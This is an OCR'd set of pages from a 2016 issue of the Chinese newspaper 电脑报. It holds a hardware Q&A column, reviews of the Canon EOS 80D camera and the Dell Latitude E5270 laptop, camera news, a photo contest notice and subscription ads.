
A:Android电视棒本身技术门槛较低,加上较低的售价,市售品牌和数量较多,但Windows 10系统的电视棒产品在散热、性能等方面的均衡比较麻烦,市售产品可选并不多,不过华硕倒是推出了一款名为VivoStick PC TS10的电视棒产品,Intel Atom x5-Z8350四核处理器加上2GB LPDDR3-1600内存和32 GB eMMC存储空间,支持802.11ac和蓝牙4.1,同电视设备连接使用非常便利,售价也在千元内,很适合家庭用户选购。

主动与被动PFC的区别

Q:菜鸟一枚却喜欢电脑硬件知识,钛师父能否科普下电源主动与被动PFC的区别,特别是在价位上选购的经验?

A:PFC已经成为了电源的标配结构,虽然主动PFC以及被动PFC地位上有很大的差距,但是它们本质上没有对与错。主动式PFC设计复杂、性能更好、成本较高;被动PFC设计简单、故障率低、价格便宜。各取所需,互为补充的关系,就看你的消费成本了。如今在京东上看,采用被动式PFC设计的电源基本只出现在200元以内的价格区间内,而200元以上基本全部都采用主动式PFC,由此可见,主动式PFC是今后电源发展的必然趋势。

PCI-E延长线对显卡性能的影响



Q:小机箱在安装时遇到个问题,显卡平放后无法使用原生PCI-E插槽了,选购PCI-E延长线的时候,朋友说会对显卡性能造成影响,不如换机箱,这是真的吗?

A:很多人在使用数据延长线的时候都曾担心会因过长的距离对配件性能造成影响,但实际测试表明,虽然数据线会多出一段信号传输线路,对显卡性能产生轻微影响,但这个影响的数值往往微不足道,不会在实际应用过程中对用户体验造成任何影响。此外钛师父要提醒大家的是,购买类似PCI-E这样的数据线,一定要注意2.0和3.0的版本差异。

品牌史上最佳表现

佳能 EOS 80D 套头与动态范围测试篇

在上期的测试中,佳能EOS 80D出色的对焦性能和全面的使用体验给我留下了深刻的印象,作为一款面向大众家庭用户的中端主力机型,它可以说是基本完成了佳能赋予它的任务,在与竞争对手PK时也绝不会落于下风,而我们今天将继续探讨与之搭配的最新款EF-S 18-135mm F/3.5-5.6 IS USM镜头,除此之外对于有着专业使用习惯的摄友而言,80D是否在动态范围表现上能有所突破? 也是本期测试的一个重点。

注:对于动态范围的测试,我们均以 RAW 格式为基础(样张也均为 RAW 格式转换),后期空间较小的 JPEG 直出不在本文讨论范围内。

镜头为视频拍摄而优化,中规中矩的画质表现 防抖实用对焦较快

EF-S 18-135mm F/3.5-5.6 IS USM 这颗镜头很容易与 STM 马达那颗老镜头混淆,这里需要单独强调一下,新版主要是为视频拍摄而优化设计,首先是采用了微型 USM 超声波马达,算是结合了 USM 与 STM 速度与静音效果上的优势,拍摄视频时既不会有异响,速度还很快;其次它还有专门配备的 PZ-E1 电动变焦适配器,可安装在镜头下方,然后就能通过拨动拨片进行变焦了,提供了高速、低速两种变焦速度模式,可以根据拍摄场景的需要进行切换,两种模式下,都可以通过控制变焦推杆的操作量来调节变焦速度。

从静态照片的拍摄效果来看,EF-S 18-135mm F/3.5-5.6 IS USM 算是典型的 APS-C 画幅镜头水准了,最大光圈成像较软,18-35mm 端需要收缩到 F/8 左右边缘成像才会得到质的提升,不过它的工作本来就是到此一游拍拍照的功能,也不必讲究太多,而且配合 80D 的对焦系统,这颗镜头的对焦速度还是很有保证的,除此之外,防抖功能很实用,135mm 端即便是 1/30 秒的快门速度也能有很高的出片率。

EF-S 18-135mm F/3.5-5.6 IS USM 采用了微型 USM 对焦马达并搭载了 4 挡防抖技术,对焦够快且安静

曝光偏移±4EV进步明显 APS-C画幅有此表现堪称优秀

动态范围测试分为两个部分,第一是曝光偏移,我们以 ISO 100、F/5.6、1/5 秒为标准曝光值,在其他参数不变的情况下,逐级加快快门速度,以 1/10、1/20 秒的幅度,最多快到 1/320 秒的 RAW 格式图片,这时候后面的照片将分别欠曝 1~6 挡,然后再通过 Photoshop Camera RAW 软件将曝光全都后期补偿正常,因为快门速度较快物理通光量降低,快门越快的照片通过后期补偿时噪点就会增加越多,而越是优秀的 CMOS 就越能提供更广的曝光偏移范围(比如加快 6 挡快门速度后通过 +6EV 曝光补偿,依然能获得与标准曝光类似的成像效果)。当你需要手持在暗光环境下拍摄,必须保持较高的快门速度时,曝光偏移性能越好的产品自然就越具实用性。

因为是物理通光量的变化,所以 CMOS 尺寸的大小直接影响了性能的高低,这也是全画幅相机的另一个理论优势,不过佳能 CMOS 在这方面的表现就一直无法与索尼 CMOS 抗衡。而 80D 在这方面的表现则改变了这一现状,在 4 挡曝光补偿时画面表现尚属可接受的范围,这时候的画质甚至比 70D 的 3 挡曝光补偿还要出色,与尼康 D7200 等机型表现基本相当,可以说经历了这么长的时间之后,佳能终于在这方面迎头赶上,这也大大提升了我们对未来高端机型的期待。

配合 PZ-E1 电动变焦适配器,可在拍摄视频时实现与高端摄像机类似的操作体验

5挡ISO曝光差距也能后期弥补 综合动态范围表现相当出色

曝光偏移测试的是 CMOS 对通光量变化的敏感度,而对于数码摄影而言还有一个重要领域就是 ISO 动态范围,我们的测试设定 F/5.6 光圈、1/25 秒快门,在 ISO 6400 时才是准确曝光。而 ISO 动态范围的测试方法就是不改变光圈快门,只是将 ISO 下降到更低水准,比如降低 6 挡感光值来使用 ISO 100 拍摄,虽然此时的照片是漆黑一片,但因为光圈快门并未变化,所以对 CMOS 而言物理通光量其实是一样的,这时候通过 RAW 格式后期弥补这 6 挡曝光差进行补偿,看是否能将画面重新拉回与 ISO 6400 时近似的画面表现,就完全是在测试 CMOS 的 DIGIC 6 处理器的读取性能了,越是优秀的机型就越是能以更低 ISO 补偿与高 ISO 直出相当的综合画质表现,比如拍摄大光比场景时,ISO 200,1/80 秒的快门或许对高光部位基本准确,但树荫下可就啥都看不见了,这时候可通过后期处理重新获得细节,但具备优秀动态范围的机型可调整范围自然也就更大。

在这项测试中,80D 的表现十分出人意料,因为在以往的各种机型,无论全画幅还是 APS-C 画幅,佳能机型的表现都不尽如人意,但 80D 可以说是彻头彻尾的改变,该机在 ISO 200 时后期提升 5 挡曝光,成像效果相比 ISO 3200 直出时噪点或许稍微多一点点,但绝非质的区别,实用性大大增强,对于有着专业态度的摄影玩家而言,80D 已经可以提供业内已属优秀的动态范围表现,这无疑是值得兴奋的事情。

80D 拥有佳能单反史上堪称最为出色的动态范围表现,通过 RAW 格式拍摄后可获取较大的调整空间,对天仰拍或在光比较大的丛林中拍摄时也不必担心细节的大量丢失,值得称赞

总体而言,在配合性能较强镜头的情况下,80D 足以满足普通摄影爱好者学习专业技法的需求,无论成像效果、对焦性能和动态范围都拿得出手

电脑报 购买指数 ★★★★☆ LAB

服务电话:**4006222666**

- 45点对焦系统和暗部对焦能力进步很明显,实时取景实用性强,2400万像素出片效果较好,可玩性较强,续航能力突出
- 塑料机身但体重却不算轻,无点测联动

主要规格

- **感光元件:**APS-C CMOS(22.3mm×14.9mm,1.6倍焦距换算系数)
- **有效像素:**2400万(6000×4000)
- **对焦模块:**相位差,45点(45个十字型,1个米字型,27点兼容最大光圈F/8自动对焦),-3~18EV
- **测光模块:**7560像素RGB+红外感应器,63区TTL,无点测联动,1~20EV
- **取景器:**100%视野率,0.95倍放大倍率,3英寸104万像素LCD翻转屏
- **快门速度:**30~1/8000秒,B门,闪光同步1/250秒
- **ISO范围:**100~12800,可扩展H(25600)
- **连拍性能:**高速7fps,静音3fps
- **电池规格:**LP-E6N,光学取景拍摄960张以上
- **其他规格:**内置闪光灯(指数12)、1080P视频、SD存储卡、USB3.0、Mini HDMI、麦克风、遥控、NFC、WiFi
- **机身尺寸:**139mm×105.2mm×78.5mm,730g(机身+电池+存储卡)
- **参考价格:**6499元(单机身)

工程师总结 | 黎坤

令人感动的中端利器

佳能品牌的宣传语是“感动常在”,对于 EOS 80D 而言,它在动态范围表现上的提升终于让这句话变得实至名归,甚至比很多全画幅机型表现都还要更优秀。当然,动态范围只是相机性能表现的一个部分(很重要的一部分!),整体来看 EOS 80D 的确不负重托,在这个摄影器材不再拘泥于相机的时代,有着在对焦、动态范围等方面本质性的进步就足以看出佳能的用心,同时也积极开发新领域的新玩法,EF-S 18-135mm F/3.5-5.6 IS USM 镜头针对视频拍摄的新设计就是最好的例子,对于入门级摄友而言,EOS 80D 是进行数码摄影学习的好选择之一,值得推荐。

微信有奖挑刺

责任编辑:孙文聪 组版:姚永福 责校:杨志刚
日期:2016.4.18 投稿邮箱:swc@cpcwi.com

微信看彩版
一起玩摄影

热门资讯

100000000像素 哈苏正式发布新款H6D中画幅相机

继飞思之后哈苏也正式步入了一亿像素时代。哈苏发布了全新中画幅相机系统H6D，新产品包括搭载一亿像素传感器的H6D-100c和5000万像素的H6D-50c两款机型。H6D系列拥有全新的CMOS和更快速的处理器，搭配3英寸92万画点触摸屏、SD+CFast双卡槽、内建Wi-Fi、USB 3.0接口。H6D-100c支持哈苏自家RAW格式的4K/UHD视频，该视频文件可以使用Phocus 3.0进行编辑处理。H6D-100c的ISO最高可达12800，提供1.5fps的连拍速度，支持15挡动态范围。而H6D-50c则支持14挡动态范围、2fps连拍速度。哈苏H6D-100c售价为32995美元（约21.3万元人民币），H6D-50c售价为25995美元(约16.8万元人民币)，两款相机将于今年6月份开始上市销售。

索尼发布两款E卡口全幅新镜

索尼上周在美国旧金山召开新品发布会。在本次发布会上，索尼推出了两款全画幅E卡口无反相机镜头，它们分别是一支FE 70-300mm F4.5-5.6 G OSS长焦变焦镜头，以及一支FE 50mm F1.8标准定焦镜头。作为索尼第一款焦距达到300mm的E卡口镜头，新款FE 70-300mm F4.5-5.6镜头以其高解析力和全焦段高画质为主要特点。相比之下，FE 50mm F1.8镜头则以轻便、紧凑、廉价为卖点。具体来看，索尼为FE 70-300mm F4.5-5.6 G OSS镜头采用16片13组的光学结构。为了有效抑制色差、畸变以及球差，该镜头装备了多达四片非球面镜片、两片ED镜片，并使用了纳米抗反射镀膜。此外，新镜头还具备了优秀的近摄能力，其最近对焦距离为0.9m，最大放大倍率为0.31×。最后为了增加镜头的使用场景，FE 70-300mm F4.5-5.6还内置了光学防抖技术，并且采用了防尘、防滴溅设计。另一方面，主打轻巧的FE 50mm F1.8镜头，其自重仅为186g，而定价也接近于尼康的50mm f/1.8镜头。镜头采用了6片5组的设计，其中包含有一片非球面镜片。据悉，索尼的这两款新镜头都将会在今年5月上市销售，其中FE 70-300mm F4.5-5.6 G OSS镜头的售价为1200美元（约7807元人民币），而FE 50mm F1.8镜头的售价则为250美元(约1626元人民币)。

无低通滤镜设计 松下发布Lumix DMC-GX80数码相机

松下正式发布了早前传闻中的Lumix DMC-GX80数码相机（北美地区型号为Lumix DMC-GX85），新机搭载了一块1600万像素的M4/3 Live MOS传感器。为了进一步提升图像解析力，Lumix DMC-GX80采用了无低通滤镜的设计，松下声称该设计能够提升10%的解析力。除此之外，松下还重新设计了Lumix DMC-GX80的快门结构，解决了之前GX8上广受诟病的快门震动问题，并为其加入了“Dual IS”五轴防抖技术。作为当今数码相机必备功能的一部分，松下Lumix DMC-GX80同样能够拍摄4K分辨率的UHD视频，不过较为独特的是，新机还支持4K照片模式和后对焦技术。最后为提升Lumix DMC-GX80的易用性，松下为其配备了276.4万画点的EVF取景器，以及一块3英寸104万画点的触摸式LCD。据悉，松下Lumix DMC-GX80相机预计会在5月底正式上市销售，搭配12-32mm F3.5-5.6镜头的套机版本售价为799.99美元(约5179元人民币)。

Impossible Project 发布全新拍立得相机Project I-1

一直致力于拍立得相机以及胶片复兴的Impossible Project近日推出了他们全新的拍立得相机Project I-1。这款相机采用Impossible type 600相纸，镜头前端带有“高级环形闪光灯”，电池支持USB充电，通过配套应用程序可使用蓝牙控制光圈、快门速度以及设置闪光灯，并且还支持远程拍摄。这款相机售价300美元，约合1900元人民币。将于5月10日开售。

（想要第一时间了解更多的影像、新品资讯，请扫描上方二维码关注“老狼摄影”微信公众号）

2016 老狼摄影大赛 4 月主题
——春光无限好

本周优秀作品展示

《河谷春色》，许琪瑞，佳能 100D，光圈 F4.5，快门 1/640s，ISO 100，焦距 35mm

峡谷踏青，高处桃花盛开，河水碧波荡漾，两岸绿树成荫，河床中点缀着几间简陋草棚，无边的春色扑面而来。

《春色》，yiyi，佳能 40D，光圈 F4.5，快门 1/200s，ISO 200，焦距 55mm

清晨，一缕晨光透过屋顶刚发芽的树叶洒落下来，如同翩翩起舞的蝴蝶，整个画面充满了独特的韵律感。

参赛要求：

投稿作品需符合本期主题——春光无限好；

所有单反、无反(单电、微单)系列的数码相机拍摄的作品均可参赛；

参赛作品需保留EXIF信息；

参赛作品必须为参赛者本人原创(若有盗用他人作品参赛的行为，一经发现，永久取消参赛资格)；

每位参赛者投递的参赛作品数量不限。

参赛方式：

第一步：添加“老狼摄影工坊”微信公众号：pcwwolf(或扫描二维码)；

第二步：进入老狼摄影工坊公众号后，在信息发送窗口点击“+”，选择你的参赛照片，点击“预览”，选择“原图”，然后直接发送；

第三步：随后注明你的参赛作品标题和拍摄器材，简要说明，并将它发送给老狼。

你的作品不仅有机会登上《电脑报》老狼讲习所版面，而且还有机会赢得我们的**吉尼佛(JENOVA)斜挎摄影包！**赶紧投递您的大作！

【独家报道】

“小而澎湃”的经典延续

戴尔 Latitude E5270 商用本深度评测报告

如果你是一名非常在意输入体验,在意整机体验和功能,在意便携和稳定性的用户,那么你应该记得我们曾经以“小而澎湃”定义过一款戴尔的商用笔记本产品——Latitude E5250。它是一款集小巧的机身、肃穆的外观、出色的键盘和扬声器、全面的功能和高可靠度于一身的优秀产品,也是我们强烈推荐的12英寸笔记本。Latitude E5250历经了第四代酷睿和第五代酷睿两代平台,而今第六代酷睿平台已经上市,Latitude E5250也迎来了它的后续机型Latitude E5270。后者是否能够继承前者的衣钵,续写神话呢?

服务电话:**4008858555**

小巧便携,性能强,键盘和扬声器完美,续航长,设计出色,可靠性高,运行安静

依然没有背光键盘

基本参数

- 12.5英寸1366×768分辨率屏
- Core i5 6300U处理器(2.4GHz/最高3GHz/双核四线程/3MB缓存)
- HD 520集显
- 单根8GB DDR4 2133内存(两根内存插槽)
- 256GB SSD(SATA3)
- 千兆有线网+英特尔AC 8260 802.11ac无线+蓝牙4.1
- 3×USB3.0/VGA/HDMI(1.4)/RJ-45网口/音频输出/SD卡槽/电源口
- 31.1cm×21.5cm×2.27cm/1.49kg(裸机,含47Wh电池)/1.79kg(旅行重量,含适配器)
- Windows 10 64位家庭版
- **参考价格:7500**元

(Core i3 6100U/4GB/500GB版 **4999**元)

性能测试

- **Cinebench R15 CPU/OpenGL:** 311/36.1fps
- **CPU-Z测试 单核/多核:**1476/3284
- **Winrar压缩:**3691KB/s
- **AS SSD:**连续读取423MB/s、连续写入241MB/s(SATA3接口SSD)
- **《生化危机5》1366×768/默认画质:** 40.2fps(双通道2×8GB时56fps)
- **《街头霸王4》1366×768/默认画质:** 83fps(双通道2×8GB时113fps)
- **处理器满载温度:**77℃

外观继承度高,重量更轻,但电池容量更大

把Latitude E5270抓在手里的第一个感觉是:和Latitude E5250极像,或者说,两者的外观基本一致。它并不刻意去追求轻薄,体现出来更多的还是沉稳感,是那种正统商用本给人的感觉。

翻开屏幕面,那种久违的浓烈的商务气息扑面而来,黑色的腕托面配上黑色磨砂质感的键盘,这种单纯而强烈的商用本感觉其实已经久违了(前一次有这种感觉就是评测Latitude E5250时,而最近一次有这种感觉是评测Latitude E7470)。以上说法可能有点虚,那么“翻译一下”,就是:你一看到该机的C面,就能立即知道这是一款非常出色的商用本,它采用了磨砂质感(防滑设计)的凹陷键帽键盘,触控板按键和触控板本身是分开的,而且左右按键也是分离的,而非家用本那种一体式触控板。单纯就“硬环境”而言,这种机器的输入体验甚至是在XPS系列之上的。

和前作Latitude E5250相比,Latitude E5270略轻一点,裸机重量为1.49kg,而前作为1.56kg。另外有一点必须强调:Latitude E5270的电池容量反而更大,为47Wh,而前作仅为38Wh。

下转24版

电脑报 | DELL

全民8GB,送你双通道内存!

买戴尔灵越笔记本,电脑报送额外4GB内存,显卡性能飙升80%!

活动机型:所有灵越14/15 5000出彩版及灵越14/15 3000出彩版Skylake i5款

机型售价范围:3449元~4549元(含全高清屏及全SSD机型)

●不同产品配置的售后/赠礼/价格优惠信息,以戴尔官网信息/直销电话为准。
●附送内存售后由金士顿官方渠道提供,享终身质保。
●笔记本内存将由《电脑报》负责发货,待笔记本送到后递出。
●添加内存不影响本机质保,笔记本若出现故障,请卸掉添加的内存后向戴尔报修。

购机/活动咨询/参与电话 400 885 8555 (戴尔官方电话直销)

责编:黎坤 组版:况中银 责校:杨志刚
日期:2016.4.18 投稿邮箱:pcw_newtech@vip.sina.com

上接23版

金属转轴,非常考究的三面接口布局,屏幕可开启 180 度

Latitude E5270 遵照了经典商用本的设计,特别强调稳固性,从外观上能够直观感受到的就是扎实的金属转轴(内部设计部分在后面介绍)。该机还采用了增强型碳纤维加固复合外壳,能够在降低重量的同时确保机身的坚固性。

同前作一样,该机也采用了 Latitude 中高端商用本经典的三面接口布局,电源接口、视频输出口和网线接口被布置在机身后部,这些接口的连线都比较粗比较硬,连接在机身后部才可确保不干扰使用者的手,另外,这样设计也保证了美观。这里再说点深入的东西:如果各位用过较多的 Latitude 中高端机型,就会发现一个特点——为了不干扰用户的手,Latitude 中高端机型在机身 C 面腕托的两侧都是没有布设接口的,两侧接口都布设在靠近屏幕一侧。一般左侧靠近屏幕面会有一个 USB 口,方便连接鼠标线,然后绕线至机身右侧——这样设计线缆不会搅和在一起,而且左侧也不会露出太多鼠标线缆,很美观。右侧的 USB 口和读卡器口位置也靠近屏幕一侧。通常,机身后部也会有一个 USB 口。这些设计,都是为了最大限度地提升使用者的舒适度并确保美观程度。从这些点,也能看出中高端商用本的过人之处。

Latitude E5270 的屏幕面可以开启 180°,屏幕可以完全"展平",方便演示用途。另外,该机还有全高清触控屏版,但各大渠道目前并无销售,只有通过戴尔电话直销(400 885 8555)购买。

接口分布在机身背部及机身两侧靠近屏幕端,腕托两侧没有任何接口,这样的设计既照顾到了连线 / 外接设备的布局合理性,也最大限度地避免了对使用者的干扰,可谓相当考究

最明显的变化:舍弃了 Mini DP 口选择了 VGA 口

注意,这很可能是关系到你取舍的一个大的变化:Latitude E5270 的视频输出口是 VGA+HDMI 而非前作的 Mini DP+HDMI。也就是说,Latitude E5270 选择了"最大程度地兼容现在的设备",毕竟 VGA 接口还是显示器和投影仪上必备的接口。相对而言,Latitude E5250 反而更超前,Mini DP 可以支持到 4K@60Hz 的输出。说白点就是:如果你打算(或者未来打算)用笔记本连接 4K 显示器,进行 4K@60Hz 的输出(连 4K 显示器必须输出到 60Hz 刷新率,否则操控不流畅),那么你就最好选择 Latitude E5250 而非 Latitude E5270——因为 HDMI1.4 口只能输出 4K@30Hz,接 4K 电视 /4K 投影仪看 4K 超高清视频是没有问题的,但连接显示器可就不行了。

或许你会说:哇!新品倒退了!别激动,让我们来告诉你一个很实际的情况:就我们的观察来说,4K 显示器目前真的用起来比较吃力,28 英寸 4K 显示器上的字体都太小。你说自动缩放?字体问题是解决了,但是超高清图片 / 视频的分辨率和精度也就降低了,那还要 4K 干什么呢?实际上,我们发现 34 英寸 /35 英寸的弧面显示器,2560×1080 分辨率反而是很舒适的。也就是说,4K 显示器其实更适合图形 / 图像编辑等专业用途。就普通用户来说,还是 4K 电视更靠谱。所以,我们倒不觉得选择 VGA+HDMI 是倒退,更多算是一种务实的回归。当然,最终决定权还是在大家手里。

弧面键帽键盘和分离式触控板提供了良好的输入体验。整个 C 面除了电源灯没有任何多余的元素,也确保了整机的肃穆感

依然澎湃的扬声器和依然很棒的输入体验

当初用"小而澎湃"来作为 Latitude E5250 评测的标题,很大程度上是因为它小小的机身却有惊人的扬声器音量和澎湃的推力表现。而这一优良特性,Latitude E5270 也继承了下来,该机的扬声器不仅音量够大,而且中高音非常出色,听音乐看电影都会很愉悦。与它的声音表现相比,很多 15.6 英寸甚至 17.3 英寸 GTX 显卡游戏本反而"不合格"。

键盘输入当然是一款商用本的最重要的考验环节。12.5 英寸机身使得该机的键帽间距不可能有 14 英寸的 Latitude E7470 那么"舒展",但该机的键帽尺寸却并不小,而且配合上略微凹陷的设计,该机的输入体验依然如前辈那样出色——这里就不再啰唆了,但输入体验出色是毋庸置疑的。

或许有人会说:我用三四千元的家用本也没有觉得键盘输入有什么不好呀。我们的回答是:要不就是你的键盘使用频率很低(可能你更多的是点鼠标,比如玩点小游戏);要不就是你没有对比过。关于键盘输入体验是这样的——只要你对比过,而且你经常要用键盘,你就绝对容忍不了再用手感差的键盘了。

不过还是要说个缺点:当初 Latitude E5250 我们就没有找到有背光键盘的款型,如今 Latitude E5270 还是没有。

Latitude E5270 掀开底盖就能进行升级维护。该机内部非常规整且采用了框架结构设计。不过要想进行排气槽的维护需要进一步把内部框架拆下来

i5 6300U+256GB SSD+8GB DDR4,除了大型 3D 游戏,其他都妥妥的

目前家用本领域常见的第六代酷睿处理器是 i5 6200U,而 Latitude E5270 采用了规格更高的 i5 6300U,性能方面自然无需多言,无论是办公还是商业计算,无论是图片 / 视频处理还是多媒体解码(包含 4K 输出解码)都毫无问题。由于我们评测的版本搭载的是 256GB SSD,所以整机的响应速度也非常快。开机 / 关机都是几秒的事情。这个部分我们反倒觉得不是关键,大家看测试数据即可。

值得一提的是内存部分,与家用本多用 DDR3L 内存不同,Latitude E5270 与其他 Latitude 中高端商用本一样采用的是 DDR4 内存,这会带来 15%左右的综合性能提升(部分测试项目领先更多,比如《生化危机 5》,i5 6200U+ 单通道 4GB DDR3L 可以跑 28.8fps,而 i5 6300U+ 单通道 8GB DDR4 可跑到 40.2fps)。另外,该机带有两根内存插槽,用户可以花两百多元让这款笔记本的 3D 性能再提升一大截(再购买一根 8GB DDR4 笔记本内存,构建双通道)。当然还有一种方式,就是购买 2×4GB DDR4 内存,然后卖掉当前的 8GB DDR4 内存,这样投资略省,且一样能够达成显卡性能翻倍的效果。


续航:47Wh 电池,720P 视频播放 7 小时 35 分钟

相信大家已经知道了,Win 10 系统自带的应用《电影和电视》(也就是之前的《视频》),解码功耗是目前我们用过的各类播放器中最低的,无论是标清还是 4K 超清,无论是效果还是能效,随便秒掉《射手》《暴风》《QQ》《迅雷》这类国产播放器,而且现在还能挂 srt 字幕。所以,我们现在的续航测试都用《电影和电视》进行。

还是老规矩:720P 的《LUCY》,自带国语音轨。40%屏幕亮度 +40% 音量(完全满足观影需求了),循环播放正片部分。47Wh 的电池支撑了 7 小时 35 分钟!这一表现或许没有带 56Wh 电池的 XPS 13 惊艳(10 小时),但作为 4999 元起的笔记本,算是相当惊人的了,绝对没有什么值得挑剔的了。而这一续航成绩也意味着 6 小时轻量级的上网 / 办公是没有问题的。

重要提示:系统干净 + 选择对的软件,能够大幅提升续航

提到续航多说几句,最近问了一帮朋友,他们对笔记本的续航印象都还停留在 3~4 小时阶段。我原以为他们的笔记本都很老旧,但居然还有第五代酷睿平台的 ThinkPad 商用本,也只能续航 4 小时不到。仔细询问下来,发现与自身使用不当有很大关系:预装的国产流氓软件太多(各种"全家桶",偷流量偷电量的进程多。另外播放软件全部都是国产那一堆,像 QQ 的、迅雷的、暴风的)。而正是错误的软件环境,导致了笔记本的续航严重缩短。我们强烈建议大家扔掉那些无意义的国产软件,尽量使用干净系统 + Windows 自带软件。比如视频播放,就可以选择 Win 10 自带的《电影和电视》,这对恢复整机高速响应和提升续航时间大有帮助。



下转25版

上接24版

散热表现:CPU 压力测试,睿频 2.76GHz/77℃,整机安静

作为长期要依赖键盘输入的商用机型,特别是一款中小尺寸的高性能机型,整机的散热表现是非常重要的,毕竟这直接影响到整机的寿命和用户的使用感受。在室温 24℃时,我们用 AIDA64 对 Latitude E5270 进行系统稳定性测试,让 CPU 和内存满载,1 小时压力测试,CPU 一直稳定在睿频 2.74GHz~2.76GHz(i5 6300U 的标准频率是 2.4GHz),而 CPU 温度长期稳定在 75℃左右,最高 77℃。用温枪测试键盘面,没有超过 34℃的区域,普遍在 30℃左右,无热感。

另外,即便是在进行压力测试,整机的运行也极为安静。办公室清早基本无人声,除非把耳朵凑近机身,否则听不到风扇声。总体来看,该机的散热表现是很出色的。

内部设计:为稳固和可靠不惜代价

由于轻薄并不是 Latitude E5270 的主要诉求,所以,它有足够的空间来进行内部的框架设计,以提升整机的稳固性和可靠性。事实上,稳固、可靠,正是 Latitude E5270 的一大特色。

Latitude E5270 拆下底盖就能彻底窥探内部乾坤。而从你拆底盖开始,就能感受到它的与众不同。该机底盖的螺丝全部有防脱落设计,这在家用本上已经很少见了,只有中高端的商用本还坚持这一设计。

底盖基本没有卡扣,很容易卸下来,内部就展现出来了。该机的内部大量使用了框架结构,这样做的好处是可以固定元器件和功能模块,使得整机的稳固性和可靠性更高。同时,框架结构也有利于美观,比如可以规范内部走线。随便就能举出好几个例子:

该机的机身背部右侧,屏轴下部有 VGA 口和 RJ-45 网口。还记得很多家用本的 VGA 和 RJ-45 口松松垮垮吗?感觉多用线缆插拔几次就会把整个接口都扯出来。原因很简单,因为有些家用本的 VGA 和 RJ-45 插口模块仅靠两个薄弱的焊点和主板(整机)连接,周围也没有任何限位设计,自然不可靠。而 Latitude E5270 则是另外一个极端:这两个插口模块本身被一层半包围式的金属框包裹,而金属框则牢牢固定在主板上;另外,两个模块都被框架结构限了位(几乎无法移动);这还没完,两个模块周围还有不少螺丝把接口模块旁的主板与框架结构紧密连接起来。模块、主板和框架实质上是被连成一体了,其坚固可靠程度可想而知。

同样的位置,我们换个角度,还能看到更多精湛细节:该机的 SD 卡读卡器模块、USB 接口模块、预留的 SIM 卡槽模块是被框架压住的,非常牢固。而无线模块的天线则依靠框架结构进行巧妙的走线,整洁而美观。与此同时,无线模块的天线接口也是被带螺丝的金属片压住的。

而在机身的另一侧,我们还可以看到屏线与主板的连接处也是被带有螺丝的金属板压住的……

无数多的细节很清楚地展现了 Latitude E5270 为稳固和可靠做的努力,而这些,在绝大部分家用本(包括高价的游戏本)及中低端商用机型上是看不见的。而正是这些不惜代价、不惜重量的设计,造就了中高端商用本的高度可靠性。

扩展性:预留移动网络(WWAN)模块插槽、天线和 SIM 卡槽

Latitude E5270 毕竟只是 12.5 英寸机型,因此不可能像 15.6 英寸游戏本那样内部预留多种插槽方便扩展。但让人高兴的是,Latitude E5270 还是提供了一个扩展功能:移动网络模块的扩展。该机预留了 WWAN 插槽(M.2),并预埋了双天线,与此同时,机身上还预留了 SIM 卡插槽模块(有挡板,用回形针可以捅出来)。

不过这里也要提醒有升级移动网络需求的消费者,在购买 Latitude E5270 前,最好还是电话确认一下该模块的升级详情——比如支持什么网络,是否预留了 SIM 卡槽模块(因为不同批次的机型有差异也是比较正常的事情)。

工程师总结 | 徐远志

稳定可靠 + 体验舒适,品质族的首选

如果说当年 Latitude E5250 让我们大吃一惊(异常肃穆,操控舒适,而且澎湃的扬声器表现令人大吃一惊),那 Latitude E5270 给我们的感觉,则是趋于完善。Latitude E5250 有两个不算太完美之处,一是电池只有 38Wh,二是无 SSD 可选,整机响应速度还不算出色。Latitude E5270 在平台升级、采用 DDR4 内存、机身更轻的基础上,引入了更大的 47Wh 电池,而且有了 SSD 机型。当然,作为中高端机型,放弃 Mini DP+HDMI 的搭配,理性地回归 VGA+HDMI 的搭配,或许会被部分求新求全的用户诟病。另外,依然没有背光键盘,算是一个遗憾。

当然,Latitude E5270 依然有让我们吃惊之处,它继承了 Latitude E5250 出色的操控性和表现澎湃的扬声器;另一方面,它的内部设计精湛,为了稳定性和可靠性可谓下了血本;WWAN 组件的完整预留(用户只用添加 WWAN 模块即可,天线和 SIM 卡槽都预留好了),则使得该机可以轻松变为全能移动机型。

如果你希望有一台便携且用着真正舒适的办公/轻娱乐笔记本,我们认为 Latitude E5270 是非常好的选择。

最后给个建议:如果你是性能控,那购机后一定要把内存升级到双通道让自己爽一把!

电脑报淘宝生活馆破季订阅《电脑报》
加22元,可购价值38元
迷你弹性收纳板

商品说明

1.《电脑报》订阅,是免费由当地邮局投递。
破季订阅价格:17 元 / 月,51 元 / 季度(含邮局配送费用)
订阅报纸的格式:(如:姓名×××,电话 139********,*** 市,** 区,** 街道,** 号,** 栋 ** 室,邮编 ******)必填。
2.迷你收纳板尺寸为:21×16.5×0.5cm,有三色可选(以店面宣传为准)。
3.欲了解以上商品详情请登陆:https://dnbbook.taobao.com/

交易须知

进入订阅宝贝详情页——下单(在备注中要注明订期数和时间等信息)——支付宝支付——定期接收报纸。
注:A. 选好需要的报纸,放进购物车,拍下,确认收货人,电话,地址;
B. 订单生成(一定要确认好起订月份和时间哦,一般规定本月只能预订下月报纸,且在最后一周不接单;
C. 支付报款到支付宝;
D. 报纸订阅都是邮政系统负责投递出现收订问题,请联系当地邮政局 TEL:11185;
E. 报纸收订为当地邮局,一经订阅无法退款。

科技创造财富 · 科技改变生活
电脑報
邮发代号
77-19
市场零售价:4.00元
全年订价:200.00元

